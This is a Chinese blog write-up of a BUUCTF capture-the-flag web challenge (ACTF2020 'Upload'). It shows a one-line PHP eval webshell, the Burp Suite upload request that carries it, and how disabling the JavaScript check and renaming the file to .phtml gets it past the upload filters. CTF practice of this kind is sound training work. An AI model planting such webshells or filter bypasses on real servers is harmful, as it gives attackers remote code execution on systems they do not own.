

# BUUCTF之Upload [ACTF2020 新生赛]

原创

金帛 于 2022-04-19 22:15:04 发布 51 收藏

分类专栏: [BUUCTF之WEB](#) 文章标签: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/l2872253606/article/details/124284898>

版权




[BUUCTF之WEB](#) 专栏收录该内容

10 篇文章 1 订阅


订阅专栏

废话不多说直接上传一个简单的木马


```
webshell.php × +
1 <?php
2 @eval($_POST['x']);
3 ?>
```




发现有前端js认证, emmm, 烦, 直接到设置里面暂时把js脚本禁用



刷新页面，重新上传木马



虽然没有被前端拦截，但是回显了这个，木马被检测出来了，先试试看是过滤了什么，burpsuite抓包，后缀名随便起



然后点击发送

Upload Success! Look here~ ./uplod4d/d51ad3b215cb1e3ac4d30fc405320de7.phpadsf

我靠，居然上传成功了，还回显了文件所在的地址，那就简单了，只要绕过文件名就行了，接着我们再次抓包，将包的内容发送到攻击器里面


The screenshot shows the Burp Suite Professional interface. The main window displays a request and response. The request is a multipart form-data containing a file named 'upload\_file' and a 'submit' button. The response is empty. The interface includes a menu bar, a toolbar, a target field, and an inspector panel.

```
1 POST / HTTP/1.1
2 Host: 8d8ed0d3-60c6-42a6-b8ef-77abdc352ae6.node4.buuoj.cn:81
3 Content-Length: 336
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://8d8ed0d3-60c6-42a6-b8ef-77abdc352ae6.node4.buuoj.cn:81
7 Content-Type: multipart/form-data;
8 boundary=----WebKitFormBoundaryZyyEC6JyEJSAjCdp
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537
10 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36
11 Accept:
12 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
13 ehp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Referer: http://8d8ed0d3-60c6-42a6-b8ef-77abdc352ae6.node4.buuoj.cn:8
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close
18
19 ----WebKitFormBoundaryZyyEC6JyEJSAjCdp
20 Content-Disposition: form-data; name="upload_file"; filename="
21 webshell.php"
22 Content-Type: application/octet-stream
23
24
25 <?php
26 @eval($_POST['x']);
27 ?>
28 ----WebKitFormBoundaryZyyEC6JyEJSAjCdp
29 Content-Disposition: form-data; name="submit"
30
31 upload
32 ----WebKitFormBoundaryZyyEC6JyEJSAjCdp--
```


然后百度文件后缀绕过法典

文件上传之后缀名绕过\_注定风是不羁旅人的博客-CSDN博客\_文件上传后缀名绕过

一个个尝试，发现大小写能绕过，但是蚁剑连不上



继续换方法，全都试了还是不行，有点无语，但是除了php后缀外还有其他后缀，如php3、php5、phtml等，他们都能被解析成PHP执行，将后缀名换成phtml后发现上传成功



接着用蚁剑连接，找到flag文件就行了

